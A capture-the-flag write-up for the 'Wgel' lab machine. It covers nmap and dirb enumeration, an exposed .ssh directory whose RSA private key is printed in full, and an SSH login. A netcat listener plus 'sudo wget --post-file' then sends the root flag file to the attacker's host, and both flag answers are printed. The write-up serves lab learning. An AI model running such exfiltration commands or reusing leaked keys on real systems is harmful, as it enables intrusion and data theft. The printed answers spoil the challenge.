

wgel.thm writeup

The Contents of the Room:

- Task 1: User flag
- Task 2: Root flag


Let's get started using nmap

```
nmap -sV -sC -Pn -vv 10.10.137.72
```


- -sV is the flag for version
- Pn is a flag to consider all hosts are online
- -sC is to use the default Nmap scripts
- -vv is to show the verbose output of Nmap scan results

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACpgV7/18RfM9BJUB0cZI/eIARrxAgEeD062
pw9L24Ulo5LbBeuFIv7hfRWE/kWUWdqHf082nfWKImTAHVMCeJudQbKtL1SBjYwdNo6QCQyHkHX
s1Vb9CV1Ck3wgcje8zLbrml70YpwBlumLVo2StfonQUKjfsKHhR+idd3/P5V3abActQLU8zB0a4
m3TbsrZ9Hhs/QIjgsEdPsQEjCzvPHhTQCEywIpd/GGDxqfNPB0YL/dQghTALyv71EtmaX/fsPY
TiCGDQA0Yy3Rv0iHQCf4XVvqEsgzLnUbqISGugF8aj05iiY2GiZUUVn4MVV1jVhfQ0kC3ybNr
QvaVcXd
|_ 256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
DCxodQaK+2npyk3RZ1Z6S88i6lZp2kVWS6/f955mcgkYRrV1IMAVQ+jRd5sOKvoK8rflUPajKc9
vY5Yhk2mPj8=
|_ 256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjHxT+ZEjzJRbb2rVnX0zdp5kDKb11Lfddnkc
yURkYke
80/tcp    open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- We see that there is a open http port, if we check the website we get the default apache page.



- let's look at the source code and we got a commented line. Hmm, looks like we found that there is a user named 'Jessie'.



- Here we use a tool called DIRB (Directory Buster). It shows us possible directory routes on this portal.

```
(kali㉿kali)-[~/Downloads]
$ dirb http://$ip/ /usr/share/wordlists/dirb/common.txt

_____|_____|
DIRB v2.22
By The Dark Raver
_____|_____|

START_TIME: Mon Jul 17 18:29:06 2023
URL_BASE: http://10.10.138.111/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt



_____|_____|

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.138.111/ ---
+ http://10.10.138.111/index.html (CODE:200|SIZE:11374)
+ http://10.10.138.111/server-status (CODE:403|SIZE:278)
=> DIRECTORY: http://10.10.138.111/sitemap/
--- Entering directory: http://10.10.138.111/sitemap/ ---
=> DIRECTORY: http://10.10.138.111/sitemap/.ssh/
=> DIRECTORY: http://10.10.138.111/sitemap/css/
=> DIRECTORY: http://10.10.138.111/sitemap/fonts/
=> DIRECTORY: http://10.10.138.111/sitemap/images/
+ http://10.10.138.111/sitemap/index.html (CODE:200|SIZE:21080)
=> DIRECTORY: http://10.10.138.111/sitemap/js/
--- Entering directory: http://10.10.138.111/sitemap/.ssh/ ---
```

- we don't really find anything interesting there, but the `$ip/sitemap.ssh` looks really interesting let's check it out:

Index of /sitemap/.ssh

Name	Last modified	Size	Description
 Parent Directory		-	
 id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.138.111 Port 80

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvvgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAqy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjKHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
y4lg2StXQYzU0cUvx8UkhpgxWy/009ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBouJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom70WDZPDS9AjA0kYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWlsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTEtnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvKNRbw42ZwX8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJn10tzL31TpW2lnJ+KYCRILucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66Ku1TmE3G9nFPKczCwd7jFWmUUK0hX6Sog7VRQZw72cmp71Yb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN00Q622e8TnFkme8AV9lPp7ewfG2tJHk1gw0IXx4Da8oo466QIFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lks7cEkokLWSNhwkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIdDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVPtxtsomeEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGHMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANck0aWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedE0vsuMlpNgvcWVXGIngo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihRSCod
-----END RSA PRIVATE KEY-----
```

- We get a rsa private key, now we can try to log in through ssh as jessie:
 - `chmod 600 rsa_id`
 - `ssh -i key jessie@ip`

```
jessie@CorpOne:~$ ls
Desktop  Downloads  Music      Public     Videos
Documents examples.desktop Pictures  Templates

jessie@CorpOne:~$ cd Desktop/
jessie@CorpOne:~/Desktop$ ls
jessie@CorpOne:~/Desktop$ cd ..
jessie@CorpOne:~$ ls
Desktop  Downloads  Music      Public     Videos
Documents examples.desktop Pictures  Templates

jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
```

- **Answer 1: 057c67131c3d5e42dd5cd3075b198ff6**
- What we can now do is to replicate this technique by opening a port on our machine then sending the root flag to our machine:
 - `nc -nvlp 9001`
 - `sudo wget --post-file=/root/root_flag.txt http://$my_ip:9001`
- Now if we look at our nc command we will see the root flag:

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.64.85] from (UNKNOWN) [10.10.138.111] 59902
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.8.64.85:9001
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

- **Answer 2: b1b968b37519ad1daa6408188649263d**

The screenshot shows a CTF platform interface. At the top, there's a progress bar with various colored segments and a list of usernames: BlokSeT, abimak, elmagnifico, mrpentestguy, lgas, Aman726, SASSUKE, NTy, raisen, and blenhenok93. Below this is a section titled "Active Machine Information" with a table:

Title	IP Address	Expires	
Wgel	10.10.137.72	Expires 10m 43s	? Add 1 hour Terminate

Below the table is a green progress bar at 100%. Underneath, there's a section for "Task 1 Wgel CTF" with a "Start Machine" button. The task description says "Have fun with this easy box." and "Answer the questions below". There are two input fields for flags:

User flag: [Correct Answer](#)

Root flag: [Correct Answer](#)